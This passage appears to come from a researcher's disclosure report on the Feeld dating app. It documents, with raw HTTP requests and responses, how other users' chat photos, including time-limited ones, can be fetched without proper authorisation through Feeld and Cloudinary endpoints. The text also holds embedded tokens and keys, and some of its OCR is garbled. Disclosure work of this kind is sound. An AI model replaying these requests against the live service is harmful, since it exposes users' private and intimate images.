            "timestamp": "1709637348661",
            "__typename": "CloudinarySignature"
        }
    },
    "extensions": {
        "requestId": "7325f73d-b3af-4320-b9b1-5fd9b87406dc"
    }
}
14
```

# Vulnerability #3 – Unauthenticated access to other people's attachments (photos & videos) from their chats

## **Reproduction steps:**

## **Instance 1: Uploading replay-able photos**

2. Then we send a photo upload request to `api.cloudinary.com` using the above generated 'publicId' and 'signature' values, plus an `api_key` and timestamp parameters:

# Vulnerability #3 – Unauthenticated access to other people's attachments (photos & videos) from their chats

## Reproduction steps:

### Instance 1: Uploading replay-able photos

3. Next request done is: 'UploadChatAttachment' which gets the above unique public\_id of the image from api.cloudinary.com and is passed to core.api.feeld.co, as seen below.

I suspect this request is to copy the photo from api.cloudinary.com to core.api.feeld.co.

Request		Response	
<pre>Pretty Raw Hex GraphQL JSON Web Token</pre>	<pre>Pretty Raw Hex Render Diff</pre>	<pre>1 HTTP/2 200 OK 2 Content-Type: application/json; charset=utf-8 3 Content-Length: 518 4 Date: Tue, 05 Mar 2024 11:15:50 GMT 5 Access-Control-Allow-Origin: * 6 Cache-Control: no-store 7 Apigw-Requestid: UjzEaiWbiYcEP9g= 8 X-Cache: Miss from cloudfront 9 Via: 1.1 182a59e089d675b68d266c3e1c14253c.cloudfront.net (CloudFront) 10 X-Amz-Cf-Pop: LHR50-P3 11 X-Amz-Cf-Id: g6zLNdgeT2SekNj5M6S9jEUFBs7xaE_zF5Cuu_BMXZj3uUXKIO_DQa== 12 13 {     "data": {         "uploadChatAttachment": {             "attachmentID": "chat-attachment#07c3360-c787-4be9-9cd6-b1ef9d06ffff4",             "chatID": "chat#82bb88f3-4bf9-4284-b576-eee048ea5a3",             "createdAt": "2024-03-05T11:15:0.149Z",             "creatorID": "profile#a664c2e3-41e6-4f45-b00a-9519b6d3d410",             "providerAssetID": "d4e74e59-430d-403f-b1c5-9c8208472007",             "providerSource": "Cloudinary",             "updatedAt": "2024-03-05T11:15:50.149Z",             "visibilityMilliseconds": null,             "__typename": "GQLChatAttachmentOutput"         }     },     "extensions": {         "requestId": "fc87c42d-8d69-4ce1-97e9-46ed261226b7"     } }</pre>	<pre>1 POST /graphql HTTP/2 2 Host: core.api.feeld.co 3 Accept: /* 4 X-Transaction-Id: fc87c42d-8d69-4ce1-97e9-46ed261226b7 5 Authorization: Bearer eyJhbGciOiJSUzI1NiIsImtpZCI6IjNiYjg3ZGNhM2JjYjY5ZDcyYjZjYmExYjU5YjMzY2M1MjI5N2Nh0GQiLCJ0eXAiOiJKV1Qifo0eyJpc3Mi0iLjodHRwczovL3NyVzXRva2VuLmdv2dsZ5sjb20vZjItchJvZC01Mz03NSiSmF1ZC16ImYyLXByb20tNTM0NzUiLCJhdXroX3RpWUj0jE3MDY1NTM4MzsInVzZXfaW0i0i5TURvsk5hYWQ4Y3RCkpmVHNkV0RQTVG4VTCzIiwiic3ViIjoi0U1Eb0p0YWFkOGN0nQKzlRzSldEuExleFu3MyisImlhC16MTcw0TYzNzExMcwiZkhwljoxNj0wNzEwLCJlbWFpbCI6ImJvZy50sXjvbk85YWhvby5jb20iLCJlbWFpbF92ZXJpZmlLC16dhJ1ZSwiZmlyZjhC2U10nsiaWRlbnRpdGllcyI6eyJlbWFpbCI6WyJib2cudGlyb25AeWFob28uy29tIl19LCJzaWduX2luX3Byb3ZpZGVyIjoicGFzc3dvcmQifX0.ku4C1e09zRH0I384E7Ly9--oA9h4uqwMIoclf--TnDbFy@0L7yyhqmQK0XsXmuNzCfqvMENyLkdzFrkhLvxQnRtslid73jmocR2i3mMVvPMvslQ59vbExrBZVkahlp_D5_85nuJisNnyLw-z5s63URTje2l-TMyj01RLUGhHcDByHf9DUUkl6IF80I03YD2sqkeqkplmKyHyusLVKovQzNV4RWGMUgxUlJ8Ycl2XRVe0wTP9ctdM5gDjeBtVr3JI9KFQubcPoxF1truKyZlHB3Lihjrmky7kP42oq38MHzzRzkTdGeFOL6LaqpYhWXG8YpSskL-UL4Yg 6 X-Profile-Id: profile#a664c2e3-41e6-4f45-b00a-9519b6d3d410 7 User-Agent: feeld-mobile 8 Content-Type: application/json 9 Content-Length: 583 10 Accept-Encoding: gzip, deflate, br 11 12 {     "operationName": "UploadChatAttachment",     "variables": {         "input": {             "chatID": "chat#82bb88f3-4bf9-4284-b576-eee048ea5a3",             "creatorID": "profile#a664c2e3-41e6-4f45-b00a-9519b6d3d410",             "providerAssetID": "d4e74e59-430d-403f-b1c5-9c8208472007",             "providerSource": "Cloudinary",             "visibilityMilliseconds": null         }     },     "query": "mutation UploadChatAttachment(\$input: GQLChatAttachmentUploadInput!) {\\n      uploadC</pre>

# Vulnerability #3 – Unauthenticated access to other people's attachments (photos & videos) from their chats

## Reproduction steps:

### Instance 1: Uploading replayable photos

4. A unique 'attachmentID' parameter will be returned above in the response.

This 'attachmentID' will be used and passed in the chat, as seen below:

The screenshot shows a network request and response in a browser's developer tools. The request is a POST to `/channels/messaging` with parameters `user_id=7ad0dc22-8005-4d3e-8f4d-919c41294d51&connection_id=65e49e20-0a05-1a29-0000-0000004eacce&api_key=y4tp4akjeb49`. The response is a 201 Created status with a JSON object containing a message and attachments. The message has an ID of `3d37e853-7bb3-40f3-a09f-0219ce9c7fe8` and a regular type. It contains an attachment with an ID of `b502500f-35ea-4fa3-3ea8-2453f8a01a00`, type `image`, and a URL of `chat-attachment#e07c3360-c787-4be9-9cd6-blef9d06ffff4`. The attachment properties include `replay_mode: "replayable"`.

```
Request
Pretty Raw Hex JSON Web Token
1 POST /channels/messaging?user_id=7ad0dc22-8005-4d3e-8f4d-919c41294d51&connection_id=65e49e20-0a05-1a29-0000-0000004eacce&api_key=y4tp4akjeb49 HTTP/2
2 Host: chat.stream-io-api.com
3 Accept: application/json, text/plain, */*
4 Authorization: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJcIjcxIkIjo1N2FkMGRjMjItODAwN500ZDNlLThmNG0t0TE5YzQxMjk0ZDUxIn0.CtrlBtqjCdtmva6CM9-ATxgVqt31mMqe3aoX5XHxE
5 Stream-Auth-Type: jwt
6 X-Stream-Client: stream-chat-react-native-android-5.22.1
7 X-Client-Request-Id: 40c70a16-30bc-4c48-8b99-94a38ad66a09
8 Content-Type: application/json
9 Content-Length: 353
10 Accept-Encoding: gzip, deflate, br
11 User-Agent: okhttp/4.10.0
12
13 {
  "message": {
    "id": "3d37e853-7bb3-40f3-a09f-0219ce9c7fe8",
    "text": "",
    "mentioned_users": [],
    "custom_properties": {
      "type": "image",
      "status": "regular"
    },
    "attachments": [
      {
        "properties": {
          "replay_mode": "replayable"
        },
        "id": "b502500f-35ea-4fa3-3ea8-2453f8a01a00",
        "type": "image",
        "image_url": "chat-attachment#e07c3360-c787-4be9-9cd6-blef9d06ffff4"
      }
    ],
    "skip_enrich_url": true
  }
}

Response
Pretty Raw Hex Render Diff
1 HTTP/2 201 Created
2 Access-Control-Allow-Headers: x-requested-with, content-type, accept, origin, stream-auth-type, x-csrf-token, content-encoding, x-client-request-id
3 Access-Control-Allow-Methods: GET, POST, PUT, PATCH, DELETE, OPTIONS
4 Access-Control-Allow-Origin: *
5 Access-Control-Max-Age: 86400
6 Cache-Control: no-cache
7 Content-Type: application/json; charset=utf-8
8 Vary: Accept-Encoding
9 X-RateLimit-Limit: 2000
10 X-RateLimit-Remaining: 1974
11 X-RateLimit-Reset: 1709637420
12 Date: Tue, 05 Mar 2024 11:16:05 GMT
13 Content-Length: 1035
14 X-Envoy-Upstream-Service-Time: 92
15 Strict-Transport-Security: max-age=31536000; includeSubDomains
16 Server: stream-edge
17 Strict-Transport-Security: max-age=31536000; includeSubDomains
18
19 {
  "message": {
    "id": "3d37e853-7bb3-40f3-a09f-0219ce9c7fe8",
    "text": "",
    "html": "",
    "type": "regular",
    "user": {
      "id": "7ad0dc22-8005-4d3e-8f4d-919c41294d51",
      "role": "admin",
      "created_at": "2024-01-30T17:44:15.5784462",
      "updated_at": "2024-01-31T15:11:05.0976542",
      "last_active": "2024-03-05T11:15:22.505936871Z",
      "banned": false,
      "online": true,
      "name": "D",
      "profileStatus": "active",
      "profileIsIncognito": false
    },
    "attachments": [
      {
        "type": "image",
        "image_url": "chat-attachment#e07c3360-c787-4be9-9cd6-blef9d06ffff4",
        "id": "b502500f-35ea-4fa3-3ea8-2453f8a01a00"
      }
    ]
  }
}
```

# Vulnerability #3 – Unauthenticated access to other people's attachments (photos & videos) from their chats

## Reproduction steps:

### Instance 1: Uploading replay-able photos

5. Now to get the photo authenticated, as any other user, we make the following request, using the above attachmentID:

<https://core.api.feeld.co/cdn/chat-attachment/x/c07c3360-c787-4be9-9cd6-b1ef9d06fff4>

Note: In the above request path, initially instead of 'x' it was the 'ProfileId' guid value of the sender or receiver of the photo, but deleting it works fine, so I just left an 'x' for an easier read.

Request		Response	
Pretty	Raw	Hex	JSON Web Token
1 POST /channels?api_key=4tp4kjeb49 HTTP/2			
2 Host: chat.stream-io-api.com			
3 Accept: application/json, text/plain, */*			
4 Authorization: eyJhbGciOiIzI1NiIsInRscIi6IkpxVCJ9eyJc12Vx2lkIjoiZJMwMjk5ZWItZGY02C00njg1LTkyZmEtyU3WFhZjI0MTBKIn0.7LzzAAWTxLhkU732QmQLw-stWp1-uxcujk0Fm6EA			
5 Stream-Auth-Type: jwt			
6 Content-Type: application/json			
7 Content-Length: 101			
8 Accept-Encoding: gzip, deflate, br			
9 User-Agent: okhttp/4.10.0			
10 {			
11 "filter_conditions":{			
12 "type":"messaging",			
13 "members":{			
14 "in":[			
15 "7ad0dc22-8005-4d3e-8f4d-919c41294d51"			
}			
}			

Request		Response	
Pretty	Raw	Hex	Render
1 GET /cdn/chat-attachment/x/c07c3360-c787-4be9-9cd6-b1ef9d06fff4 HTTP/2			
2 Host: core.api.feeld.co			
3 Authorization: Bearer eyJhbGciOiJSUzI1NiIsImtpZCI6IjN1Yjg3ZGNhM2JjYjY5ZDcyYjYU5YjMzY2M1MjI5N2NhOGQ1LC0eXA10jJKV1Qif0.eyJpc3Mi01JodHRwczovL3NLY3VyZXrva2VuLmdvb2dsZS5jb20vZjIctHJvZC01Mzq3NSisImF1ZC16ImiyLXByb2QtNTM0NzU1lCjhdKx03RpbwUi0je3MDkzNjU2NDksInvZxJfaWQ0i0izZwdVQjL5Z1N1ZX03dlhVGvUjhzeFR3a@ozIiwiic3ViIjoiM2VnVUI5eWdTdwVN0N3ZyblRlbj14c3h1d2tKMyIsInlhdc16MTcw0Tyz0TAzNiw1ZhviJoxNzASNj0qyjM2LC1lbWFpbC16InNvnbfG9ya0B5YWhvby5jbj201LC1lbWFpbF92ZxJpZmlLZC16dHJ1ZSw1ZmlyZwJhc2U10nsiaWRlnRpdpGlcI6eyj1bwFpbC16WjyZb255X38vcmtaEwfob28uy29tll19LClzawduX2luX38yb32pZGVyIjoiGFc3dvcvmqfx0.SaBFW6a3xeWx_eWuX0ynEVGMPATDF0WawoFsa3eXV-G0JbxpapWMKLku1mo0t4Csue-vRu2630ekPGDr-kwOamtI3idJ1J_l_e0oxAghGrechJknbt-GjJ2seXxg88rRkLmhvTrLt9VqNa5VJg8oB1ioznEimPgCo_j4utOfShu1236vMEEZaqil06_nY8eu6gtBN56eQUgMvlr0PiTs7mlgvdPdqyASTwsb-V0U1Hg_97pUK456kgdXN1MC2ENrx0ASt2V6lFoY1CB2PlxMhtA2Inm89tyxcNpDha4Kfx-GzMvOp0i8vp5W_UyTzXkrD_S80G6sGDci4g			
4 User-Agent: Dalvik/2.1.0 (Linux; U; Android 11; EB2103 Build/RKQ1.201217.002)			
5 Accept-Encoding: gzip, deflate, br			
6 {			
7 }			


# Vulnerability #3 – Unauthenticated access to other people's attachments (photos & videos) from their chats

## Reproduction steps:

### Instance 1: Uploading replayable photos

6. Now, to get the same photo but from [cloudinary.com](https://cloudinary.com), **unauthenticated**, prepend `/v1/` to the above request, as seen below, and you will get the 'url' pointing to the original photo:  
<https://res.cloudinary.com/threender/image/upload/s--QQjZiJxc--/d4e74e59-430d-403f-b1c5-9c8208472007>

Request		Response				
Pretty	Raw	Hex	JSON Web Token	Pretty	Raw	Hex
1	GET /cdn/chat-attachment/x/c07c3360-c787-4be9-9cd6-b1ef9d00ffff4 HTTP/2			1	HTTP/2 200 OK	
2	Host: core.api.feeld.co			2	Content-Type: text/plain; charset=utf-8	
3	Authorization: Bearer eyJhbGciOiJSUzIiNiisImtpZCI6IjNiYjg3ZGNhM2JjYjYzYmExYjU5YjMzY2M1MjI5N2NhDGQ1LCJ0eXAiOiJKV1QiFO.eyJpc3MiOiJodHRwczovL3NlY3VzXRva2VuLmdvb2dsZS5jb20vZjItchJzvC01mQ3NSIsInF1ZC16iMylYLBypb2QTNM0NzulLCJhdXRoX3RpbwUiOjE3MDk2NjU2NDkSInVzXJfaW0i01zZwdVQjL52iN1ZXQ3dlhVVGVUmjhzeFR3a0o2Iwiic3ViIjoiM2VnUl5ewDIdWVN3ZyB1RlbjI43chudztKMy1sImLhdI6MTcw0TYzOTAzNi1ZKhW1joxNzA5Nj0yNjM2LCJlbfWPpbC16iNvbniIfc69yaBS5YWhvbyjb20iLCJlbWFpbF92ZKjPZml1ZC16dHJ12Swz2mlyZwJhc2Ui0nsiaNRlbnRpdiGlcycI6eyj1bwFphbCT6WyJzb25X3BvcntAewFob28u29tTl19LCjzaWdx2lXu3B8y3ZpZGVyIjoicGFzc3dvcmQifXe_Sa8FW6a3xeWx_eWuXQynEVGMPATDF0WAw0oFsA3eXV-G0JbxpapMKLkcum0t4cSuE-VRU263@ekgPGDr-kWoamt31d1l_1e0oxAhqGRCh3Knblt-G1J2zsseXxg8BrRkLmhvtLrT9VnNa5VJg8o1ioznE1mBpgCo_jAUtQfsHu123bvMEZaq1l0n_ny8U6tBN5qeQ					
4	User-Agent: Dalvik/2.1.0 (Linux; U; Android 11; EB2103 Build/RK01.201217.002)			12	X-Cache: Miss from cloudfront	
5	Accept-Encoding: gzip, deflate, br			9	Via: 1.1 ed5bf73cea0876436de4cbcd6f6945e4.cloudfront.net (CloudFront)	
6				10	X-Amz-Cf-Pop: LHR50-P3	
				11	X-Amz-Cf-Id: UehLM73Fvozcg0wJxc0eCjoZPRyTAscz6NmBpqWpxvHl9Rc1EKcDg==	
				13	https://res.cloudinary.com/threender/image/upload/s--QQjZiJxc--/d4e74e59-430d-403f-b1c5-9c8208472007	



# Vulnerability #3 – Unauthenticated access to other people's attachments (photos & videos) from their chats

## Reproduction steps:

### Instance 2: Uploading time-limited photos

*Note: There are 2 main differences from the previous process for replay-able photos.*

1. *when uploading 'time-limited' photos, we pass an extra parameter 'visibilityMilliseconds:15000'.*
2. *for accessing the photo, we use the 'profileId' GUID value of the victim that uploaded the photo, rather than the 'x' value used in the path for replay-able photos.*

*If their chat counterpart uploaded the 'time-limited' photo, we need to return to the 'Discover profiles' menu to locate their <profileId> GUID value, which is mandatory for accessing these photos.*

## Vulnerability #3 – Unauthenticated access to other people’s attachments (photos & videos) from their chats

## **Reproduction steps:**

## **Instance 2: Uploading time-limited photos**

1. A request will be made to `api.cloudinary.com` to upload the photo:

# Vulnerability #3 – Unauthenticated access to other people's attachments (photos & videos) from their chats

## Reproduction steps:

### Instance 2: Uploading time-limited photos

2. Copying the photo from:

cloudinary.com to core.api.feeld.co:

The screenshot shows a browser's developer tools Network tab with two panels: Request and Response.

**Request:**

```
1 POST /graphql HTTP/2
2 Host: core.api.feeld.co
3 Accept: */*
4 X-Transaction-Id: 0727fdb4-d1e1-4885-8d77-7df826e50c84
5 Authorization: Bearer eyJhbGciOiJSUzI1NiIsImpzCI6IjNiYjg3ZGNhM2JjYjY5ZDcyYjZjYmExYjU5YjMzY2M1MjISN2Nh0GQilCj0eXai0iKV1Qif0.eyJpc3Mi0iJodHRwczovL3NLy3vZXKrvz2VuLmdvb2dsZ5jb20vZjItchjVzC01mzQ3NSIsImF1ZC16iMyLxByb2QtNTM0NzUiLCJhdKroX3RpBWUi0jE3MDY1NTM4MzcsInVzzJfaWQ1oi5TURvSk5hYW04Y3RccpmVHNkV0R0TGV4VTczIiwiic3ViIjoiOU1Eb0p0YWFkOGN00nJKz1lRzSlDEUExleFU3MyIsImIhdCI6Mtcv0TY1MDMxNSwiZkhwIjoxNzA5NjUz0TE1LCJlbWFpbCI6ImJvZy50aXJvbkB5YWhvby5jb20iLCJlbWFpbF92ZXJpZmlzCI6dHj1ZSwizmlyZWjhczUi0nsiaWRlbnRpdGllcyI6eyJlbWFpbCI6MyJib2cudGlyb25eWFob28uY29tI119LCJzaWduXluX3Byb3ZpZGVyIjoicGFzc3dvcmQifx0_j-SL7SXqURs3Bq8-1XRoixpMAG2k4ZNl1QmZf21QECoCxu7VPeGUxa2zNbFJ9LLn2mwmVYfjbJH6ZPVssqUrtJWwGEEQ6CrZjkEV0rOJSdM-crsvYyoSK1KAHRy3e-XCGC86gvYy-jecE1yJpwMqW2KLZX2Fpc-Zv8qPmROIoenq30REBX4FjynqSlt7KxrTQZh_72e0SHoFFjgP-0okRzPlV50ezHoaYYDQaoFWla35MpZt0-MGNwAD1tmny9KPT17DgXKh2IeBG00WEtq6idRZ5jhYSLt26sgkWZqj1n11imMtbd120DiGgn2MsprNR0uf0McM2frxoVqfP1xGg
6 X-Profile-Id: profile#a664c2e3-41e6-4f45-b00a-9519b6d3d410
7 User-Agent: feeld-mobile
8 Content-Type: application/json
9 Content-Length: 584
10 Accept-Encoding: gzip, deflate, br
11
12 {
  "operationName": "UploadChatAttachment",
  "variables": {
    "input": {
      "chatID": "chat#82bb88f3-4bf9-4284-b576-eeee048ea5a3",
      "creatorID": "profile#a664c2e3-41e6-4f45-b00a-9519b6d3d410",
      "providerAssetID": "540068ee-b41a-431f-b0e9-b7522fefbd5a",
      "providerSource": "Cloudinary",
      "visibilityMilliseconds": 15000
    }
  },
  "query": "mutation UploadChatAttachment($input: GQLChatAttachmentUploadInput!) { \n  uploadChatAttachment(input: $input) { \n    attachmentID \n    chatID \n    createdAt \n    creatorID \n    providerAssetID \n    providerSource \n    updatedAt \n    visibilityMilliseconds \n    __typename \n  } \n}
```

**Response:**

```
1 HTTP/2 200 OK
2 Content-Type: application/json; charset=utf-8
3 Content-Length: 519
4 Date: Tue, 05 Mar 2024 14:54:35 GMT
5 Access-Control-Allow-Origin: *
6 Cache-Control: no-store
7 Apigw-Requestid: UKTGvgiSiYcEMog=
8 X-Cache: Miss from cloudfront
9 Via: 1.1 835f3c9e7c3bc0e7766edf13dac581de.cloudfront.net (CloudFront)
10 X-Amz-Cf-Pop: LHR50-P3
11 X-Amz-Cf-Id: uzzf8862gb7x0W0E3I5oxmgIzVf4sCCxw9PT77KjM3uh2waWJu-XQ==
12
13 {
  "data": {
    "uploadChatAttachment": {
      "attachmentID": "chat-attachment#971a0d2f-f50c-45fc-8a37-4d9002f71e49",
      "chatID": "chat#82bb88f3-4bf9-4284-b576-eeee048ea5a3",
      "createdAt": "2024-03-05T14:54:35.054Z",
      "creatorID": "profile#a664c2e3-41e6-4f45-b00a-9519b6d3d410",
      "providerAssetID": "540068ee-b41a-431f-b0e9-b7522fefbd5a",
      "providerSource": "Cloudinary",
      "updatedAt": "2024-03-05T14:54:35.054Z",
      "visibilityMilliseconds": 15000,
      "__typename": "GQLChatAttachmentOutput"
    }
  },
  "extensions": {
    "requestId": "0727fdb4-d1e1-4885-8d77-7df826e50c84"
  }
}
14
```

# Vulnerability #3 – Unauthenticated access to other people's attachments (photos & videos) from their chats

## Reproduction steps:

**Instance 2:** Uploading time-limited photos

3. Then, if we read again the chat using the previous vulnerability 'Read other people's messages', we can find the attachmentId to use in order to get the photo:

The screenshot shows a browser developer tools Network tab with two panels: Request and Response.

**Request:**

- Pretty (selected)
- Raw
- Hex
- JSON Web Token

```
1 POST /channels?api_key=y4tp4akjeb49 HTTP/2
2 Host: chat.stream-io-api.com
3 Accept: application/json, text/plain, */*
4 Authorization: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9eyJc12VyX2lkIj
5 oIzMwMjk5ZWItZGY0ZC00Njg1LTkyZmEtYmU3YWfhZjI0MTBkI
6 n.7LLzAAWTxLhkUT2320gMQLw-sTwP1-uxcujkc0Fm6EA
7 Stream-Auth-Type: jwt
8 Content-Type: application/json
9 Content-Length: 101
10 Accept-Encoding: gzip, deflate, br
11 User-Agent: okhttp/4.10.0
12
13 {
14     "filter_conditions": {
15         "type": "messaging",
16         "members": {
17             "$in": [
18                 "7ad0dc22-8005-4d3e-8f4d-919c41294d51"
19             ]
20         }
21     }
22 }
```

**Response:**

- Pretty (selected)
- Raw
- Hex
- Render
- Diff

```
{
  "created_at": "2024-01-30T17:44:15.578446Z",
  "updated_at": "2024-01-31T15:11:05.097654Z",
  "last_active": "2024-03-05T14:51:55.861652Z",
  "banned": false,
  "online": false,
  "name": "D",
  "profileStatus": "active",
  "profileIsIncognito": false
},
"attachments": [
  {
    "type": "image",
    "image_url": "chat-attachment#971a0d2f-f50c-45fc-8a37-4d9002f71e49",
    "id": "ca554899-a731-42d9-269f-42728f271526",
    "properties": {
      "playableDuration": 15,
      "replay_mode": "view_once"
    }
  },
  "latest_reactions": [],
  "own_reactions": [],
  "reaction_counts": {},
  "reaction_scores": {},
  "reply_count": 0,
  "deleted_reply_count": 0,
  "cid": "messaging:1c0544a0-ceb2-4a10-84a7-cd12257bf134",
  "created_at": "2024-03-05T14:55:14.587192Z",
  "updated_at": "2024-03-05T14:55:14.587192Z",
  "shadowed": false,
  "mentioned_users": []
},
```

Search: attachments

5/36 matches

# Vulnerability #3 – Unauthenticated access to other people's attachments (photos & videos) from their chats

## Reproduction steps:

### Instance 2: Uploading time-limited photos

4. To retrieve the image, we will need the 'profileId' guid of our victim that uploaded the photo, which we already have from the 'Discover Profile' menu when we have chosen this target victim.

Thus, the 2 urls to get the photo authenticated are:

- [https://core.api.feeld.co/cdn/chat-attachment/<receiver's\\_profileId>/971a0d2f-f50c-45fc-8a37-4d9002f71e49](https://core.api.feeld.co/cdn/chat-attachment/<receiver's_profileId>/971a0d2f-f50c-45fc-8a37-4d9002f71e49) . However, 5-15 seconds after accessing this endpoint, the photo at this endpoint will be deleted .

You must access it before the receiver.



- [https://core.api.feeld.co/cdn/chat-attachment/<victim's\\_profileId>/971a0d2f-f50c-45fc-8a37-4d9002f71e49](https://core.api.feeld.co/cdn/chat-attachment/<victim's_profileId>/971a0d2f-f50c-45fc-8a37-4d9002f71e49) . This will always return the photo to authenticated users.

Request

1 GET /cdn/chat-attachment/@0ab5791-e42e-58e2-ab51-e30a453d791f/971a0d2f-f50c-45fc-8a37-4d9002f71e49 HTTP/2	2 Host: core.api.feeld.co	3 Authorization: Bearer eyJhbGciOiJSUzI1NiIsImtpZCI6IjYjYnExJyZD0cyJyJyYnExJyMzY2M1Mj15N2H0GQ1LCJ0eXA10JkV201f0.eYJpc3Ml01JodHRwczovL3NLY3VjZXRva2VuLndvb2dsZ55jb2AvJ1tchJvZC01m023nS1mF1ZC16InylXbyb20NTM0nZu1lJChdxRoX3RpMu10JE3MDxNju1N20ksInVz2X3fwa0i01z2wdv0j1521n12x03d1hvVGWUmjhzeFR3a0zrIwic3ViJi0mH2vNvU15ewfdwV0n3Yb1rJb14c3h0d2tKMyIsImhC16Tcw0TYMTMkwfylZxhWj1oxwzA5Mj1NTAxLCL1bwPbC161NvbnlfG9ya0b57Nyhbv5j2b21lC1bwPfb92ZKzp2n1lZC16GJ12SwiZmlyZWJhc2U10nsiaR1bmPdGlcyl6eyJ1bWFpbC16Wjzb255X3vcmteF0b28u729tl19LJzawdu21ux3b3pZp2G0V1Ij1cG01C161NvbnlfG9ya0b57Nyhbv5j2b21lC1bwPfb92ZKzp2n1lZC16GJ12SwiZmlyZWJhc2U10nsiaR1bmPdGlcyl6eyJ1bWFpbC16Wjzb255X3vcmteF0b28u729tl19LJzawdu21ux3b3pZp2G0VMe2z1GKTTkjBET1lavaEKEzv2m08MKanx2pMc37ZtekXY7t55hSvZ78H7X19bE4-Uhp50d0nHRu3nXs787d9h1u5ap1GjZohYfYRJ5TjH6adde1j4PGkel0zN10X2tyZCp0oJ08A	4 User-Agent: Dalvik/2.1.0 (Linux; U; Android 11; EB2103 Build/RK01.201217.002)	5 Accept-Encoding: gzip, deflate, br	6	7
---	---------------------------	--	---	--------------------------------------	---	---

Response

1 HTTP/2 404 Not Found	2 Content-Type: application/json; charset=utf-8	3 Content-Length: 53	4 Date: Tue, 05 Mar 2024 15:39:10 GMT	5 Access-Control-Allow-Origin: *	6 Apigw-Requestid: UKZorjl_CvCMSA=	7 X-Cache: Error from cloudfront	8 Via: 1.1 242a8171c4fc113f186d0cca0b5bb94.cloudfront.net (CloudFront)	9 X-Amz-CF-Pop: LHR50-P3	10 X-Amz-CF-ID: 1a4g42f62X7-0Rt3PVH1J2LcgRXLtJm4ropcvCVx0RTLix_gc-fMb3g==	11	12 { "statusCode":404, "message": "Attachment has expired" }
------------------------	---	----------------------	---------------------------------------	----------------------------------	------------------------------------	----------------------------------	--	--------------------------	---	----	--



The view in the Android app after the sender accessed his time-limited photo: 'Photo expired', and is not shown anymore in the app.

The view in the iOS app after the sender accessed his time-limited photo at the top: 'Tap to view', and is still shown in the app.

# Vulnerability #3 – Unauthenticated access to other people's attachments (photos & videos) from their chats

## Reproduction steps:

**Instance 2:** Uploading time-limited photos

5. We can use the following endpoint:

[https://core.api.feeld.co/v1/cdn/chat-attachment/<victim's\\_profileId>/971a0d2f-f50c-45fc-8a37-4d9002f71e49](https://core.api.feeld.co/v1/cdn/chat-attachment/<victim's_profileId>/971a0d2f-f50c-45fc-8a37-4d9002f71e49)

which will return a url with the photo stored on res.cloudinary.com .

Request		Response			
Pretty	Raw	Hex	JSON Web Token	In	Diff
